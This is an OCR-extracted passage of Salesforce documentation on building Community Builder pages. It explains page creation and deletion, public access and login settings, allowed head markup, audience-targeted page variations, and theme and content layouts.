
To create pages in Community Builder:
- "Create and Manage Communities




4. Click **Create**.
   Custom standard pages that are based on a layout appear under My Pages in the Pages menu. Pages that are based on a default template page appear under its Page Variations section.



   Custom object pages appear under Object Pages.



5. Open a standard page by selecting it, or open an object page by clicking > **Edit** in the Page Variations section.



6. Add and configure page components.
7. If you're using the Customer Service (Napili) template, set the page's visibility.
8. Preview and publish your community when you're done.

Tip:

- In Page Properties, you can quickly create alternative versions of the page in the Page Variations tab. For example, you could create three different Question Detail pages to test out various layouts or styles, or to assign them to different audiences. To create a page variation, click **New Page Variation** in the Page Variations tab.

  You can also duplicate a page variation by clicking > **Duplicate**.

- Use the Navigation Menu component to create custom navigation nodes for new pages. For more information about templates and components, see *Using Templates to Build Communities*.

Delete a Page in Community Builder
Remove a community page or page variation that you no longer need by deleting it in Page Properties.

Delete a Page in Community Builder

Remove a community page or page variation that you no longer need by deleting it in Page Properties.

Keep in mind that you can't delete:

- The default pages and objects that come with the template
- A page's default page variation
- A custom object page (detail, list, or related list) but you can delete the entire object

To delete a page or page variation:

1. In Community Builder, open the Pages menu.
2. Open Page Properties for the page that you want to delete. Click beside the page on the top toolbar, or click beside the page in the Pages dropdown menu.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"




3. To delete the page and its page variations (if available), click **Delete Page** on the Properties tab. To delete a page variation, click > **Delete** on the Page Variations tab.



Control Public Access for Each Page in Your Community

Set page-specific access to your community pages, so you can restrict or open up access as you see fit.

If you want folks to access your community without logging in, enable `Public can access the community` under General Settings in Community Builder.




Alternatively, you can set page-level access in Page Properties.

Community Default Setting
Reflects your choice for Public Access under General Settings. If you allow public access, your community pages are accessible to the public, including unlicensed users by default. If not, members must log in to access the community.


Public
Makes the page public, regardless of the community's default setting.

Requires Login
Makes the page private and requires members to log in, regardless of the community's default setting.




How do these settings work with audience criteria-based page visibility in Community Builder? When a member is trying to access a page, we first check the community's default setting. Is it public or does it require users to log in? After that first check, we look at the page access. Once that's cleared, we finally check the audience criteria-based visibility you set in Page Variations.

How does this logic work for standard pages?



And what's the logic behind pages that show object data?



You can also set privacy settings at the component level for some components, such as the Tabs and the Navigation Menu components. To make a component on a public page visible to guest users, select the **Publicly available** check box in the component's properties.

Important:

- There are some exceptions to the rule. Some pages are always public, while others are always private. Public pages include login-related pages (Login, Register, Forgot Password, Login Error, Check Password). The Messages page (for direct messages) is always private.
- If public access is enabled in Community Builder at the page or community level, the **Let guest users view asset files on public pages** preference is enabled in **Administration** > **Preferences** in Community Workspaces or Community Management. This preference lets guest users view asset files shared with the community on publicly accessible pages. It remains enabled as long as any page has public access enabled.
- When you add custom components to your community, they can bypass the object- and field-level security (FLS) you set for the guest user profile. Lightning components don't automatically enforce CRUD and FLS when referencing objects or retrieving the objects from an Apex controller. This means that the framework continues to display records and fields for which users don't have CRUD permissions and FLS visibility. You *must* manually enforce CRUD and FLS in your Apex controllers.

Add Markup to the Page <head> to Customize Your Community

Add custom analytics, improve your SEO results, and more by adding custom markup to the page `<head>` in Community Builder. For example, you can include SEO meta tags that are visible only to search engines or add a *favicon* or web page icon.

For security purposes, we restrict the tags, attributes, and values allowed in the `head` markup of your pages.

Important: Before LockerService is automatically activated for all orgs in the Summer '17 release, make sure that any existing `head` markup contains only the allowed tags, attributes, and values. In Summer '17, invalid `head` markup will be disabled.

Allowed Tags	Allowed Attributes
<base>	href, target
<link>	as, charset, crossorigin, disabled, href, hreflang, id, import, integrity, media, rel,[1] relList, rev, sheet, sizes, target, title, type [1] For rel, allowed values are alternate, apple-touch-icon, apple-touch-icon-precomposed, apple-touch-startup-image, author, bookmark, external, help, icon, license, manifest, next, nofollow, noopener, noreferrer, pingback, prefetch, preload, prev, search, shortcut icon, stylesheet, and tag.
<meta>	charset, content, http-equiv,[2] name, scheme [2] For http-equiv, allowed values are cleartype, content-type, content-language, and default-style.
<title>	None allowed

EDITIONS

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
USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

1. In Community Builder, click  on the left sidebar and click **Advanced**.




2. Click **Edit Head Markup**.

3. Enter the required HTML.
4. Save your changes.

   When you add custom markup, the code is added to the `<head>` of every page.

Example: Here we've added HTML to include a favicon on our community's pages.



Page Variations and Audience Targeting for Pages and Groups

Criteria-based page visibility lets you create different versions of your page and make those variations available to specific audiences and groups.

Note: This functionality is available in the Winter '16 and later versions of the Customer Service (Napili) template.

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Page Variations

Page variations are alternative versions of a page. You can use them to try out different page layouts and styles, or create variations that are aimed at distinct audiences. Every page in your community, including custom pages, must have one default page variation. You can add as many extra variations as you need on the page's Page Variations tab.

You can also duplicate page variations, which really speeds things up when you're creating page variations that have only minor differences.

Assigning specific audience criteria to a page variation lets you target a particular set of members. Criteria include:

- Profile
- Location
- Record type

You can add multiple profiles to a variation if you like, or none.

Here are some considerations when setting location criteria:

- Location based on the user's IP address, which could potentially be located in a neighboring city.
- The location permission is not on by default in Developer Edition orgs. Contact Salesforce if you want to use this feature in that edition.
- Location criteria don't work in countries that don't allow the use of the Google API.

Example: Let's say you have a financial services community and you want your clients and your brokers to see a different Home page based on their profile. You can create two variations of the Home page, each with content targeting a specific audience—clients

and brokers in this case—and set the visibility of each page to different profiles. All members go to the same URL, but your clients see Home A, whereas your brokers see Home B.



Who Exactly Sees What?

After you create the page variations you need in Page Manager, you can set their visibility. Choose from three visibility options that, when combined with a page's published status, determine whether a page is visible to your community members.

Default: All users unless set by profile
When the page is published, it's visible to all valid community members, except members whose profiles are assigned to a different page variation. Each page must have one default page variation.

By Profile
When the page is published, it's visible only to users with the selected profiles.

None
Even if the page is published, it's not visible to users.

Manage Audience Targeting for Pages and Groups in Communities
Combine audience criteria to control which page is visible to your community members, creating a custom experience and even custom groups.

Manage Audience Targeting for Pages and Groups in Communities

Combine audience criteria to control which page is visible to your community members, creating a custom experience and even custom groups.

Note: This functionality is available in the Winter '16 and later versions of the Customer Service (Napili) template.

To assign audience criteria to a page variation. See Page Variations and Audience Targeting for Pages and Groups for details and considerations when using audience criteria.

1. In Page Manager, select the page you want to edit.


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community:
- "Create and Set Up Communities"



2. Hover over the page name to bring up the ellipsis.
3. Click on the ellipsis to bring up the page options.
4. Open the Page Variations tab.
5. Under **Actions**, click > **Set Audience Criteria**.
6. Select the criteria that you want for your audience.
7. To update the visibility settings of:
   - An unpublished page, click **Save**. The visibility changes don't go live until you publish your community.
   - A published page variation, click **Publish Visibility Changes**. The visibility changes go live immediately, but any other pending changes must be published separately.

To set the visibility of a page variation to Default, click > **Set Visibility to Default**.

To set the visibility of a page variation to None, remove any assigned profiles or set the visibility of another variation to Default, as appropriate.

Custom Theme Layouts and Theme Layout Types

Theme layouts and theme layout types combine to give you granular control of the appearance and structure of each page in your community. Customize the layout's header and footer to match your company's style, configure theme properties, or use a custom search bar and user profile menu. Then use theme layout types to apply a theme layout to individual pages and quickly change layouts from one central location. Whether you're a consulting partner or an ISV, or you simply want to revamp your own community, custom theme layouts make it easy to rebrand.

Note: This functionality is available in communities based on the Customer Service (Napili) template and Lightning Bolt solutions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A theme layout is the top-level layout for the template pages (1) in your community. It includes the common header and footer (2), and often includes navigation, search, and the user profile menu. In contrast, the content layout (3) defines the content regions of your pages, such as a two-column layout.




A theme layout type categorizes the pages in your community that share the same theme layout. You can assign a theme layout to an existing type or create custom types. Then you apply the theme layout type—and thereby the theme layout—in the page's properties.

Customer Service (Napili) includes the following theme layouts and types, but you can create custom types or switch layouts as needed.


- Home applies the Customer Service theme layout to all pages, except the login pages.
- Login applies the Login Body Layout theme layout to the login pages.
- Inner isn't applied to any pages. However, the Home and the Inner theme layout types are ideal for applying separate theme layouts when you want your home page to look different from the other pages in your community.

Note: A developer creates custom theme layout components in the Developer Console by implementing the `forceCommunity:themeLayout` interface.

Example: Let's say you create three pages for your upcoming Spring campaign. You want them to use the Large Header theme layout that your developer created. In the **Settings** > **Theme** area, you add a custom theme layout type called Spring to categorize these pages and assign the Large Header layout to it.



Next, you apply the Spring theme layout type in each page's properties, which instantly applies the Large Header layout to each page.




Everything looks rosy until your VP of marketing decides that the header takes up too much room. That's an easy fix, because you don't have to update the properties of each page to change the theme layout. Instead, with one click in the Theme area, you can switch Spring to the Small Header layout and instantly update all three pages!



Example: Now let's say that the Small Header layout includes two custom properties—Blue Background and Small Logo—which you've enabled and applied to all your campaign pages. However, for one page, you want to apply only the Small Logo property.

In this case, you could create a theme layout type called Spring B, assign the Small Header layout to it, and enable Small Logo. Then, you apply the Spring B layout type to the page.



Theme layout types make it easy to reuse the same theme layout in different ways while maintaining as much granular control as you need.

SEE ALSO:

Change the Theme Layout of Your Community's Pages

Lightning Components Developer Guide: Create Custom Theme Layout Components for Communities

Lightning Components Developer Guide: Create Custom Search and Profile Menu Components for Communities

Change the Theme Layout of Your Community's Pages

A theme layout defines the top-level regions of your page, such as the header and footer, navigation, search, and the user profile menu. A theme layout type categorizes the pages in your community that share the same theme layout.

A developer creates custom theme layout components in the Developer Console by implementing the `forceCommunity:themeLayout` interface. The developer can also add properties to a custom theme layout, which you can configure in the Theme area in Community Builder. When the component is available, select the new theme layout to instantly transform the pages it applies to.

Note: This functionality is available in communities based on the Customer Service (Napili) template and Lightning Bolt solutions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To customize or publish a community:

- "Create and Set Up Communities"


1. In Community Builder, click  on the left sidebar and then click **Theme**.



2. If necessary, create a theme layout type.
3. Assign the theme layout to the theme layout type.



4. Update the theme layout's settings, if available. The properties vary depending on how your developer has configured the theme layout.



For example, the default Customer Service theme layout includes the following options for configuring the header region.


Hide the header region and navigation
Hides the default community header, which includes the header image, search box, community menu, and user profile navigation menu, in all the pages of your community. Select this option if you want to replace the header with your own custom version.

Search Component
Replaces the default Search and Post component with a custom component, if available.

User Profile Component
Replaces the default Profile Header component with a custom version, if available.

Tip: A developer can create a custom search component using the `forceCommunity:searchInterface` or a custom user profile component using the `forceCommunity:profileMenuInterface` in the Developer Console.

5. Apply the theme layout to a page by selecting the theme layout type in the page's properties.



SEE ALSO:


- Custom Theme Layouts and Theme Layout Types
- Page Properties and Types in Community Builder
- *Lightning Components Developer Guide*: Create Custom Theme Layout Components for Communities
- *Lightning Components Developer Guide*: Create Custom Search and Profile Menu Components for Communities

Change the Content Layout in Community Builder

Quickly change the look of your community's pages by switching to a different layout. You can even create your own custom layouts in the Developer Console and import them to use in your community.

Note: This functionality is available in the Winter '16 and later versions of the Koa, Kokua, and Customer Service (Napili) templates and the Spring '16 and later versions of the Aloha template.

1. In Community Builder, open the page's properties. Click ⚙ beside the page on the top toolbar, or click ••• beside the page in the Pages dropdown menu.



EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To customize or publish a community:

- "Create and Set Up Communities"

2. In Properties, click **Change** in the Layout section.



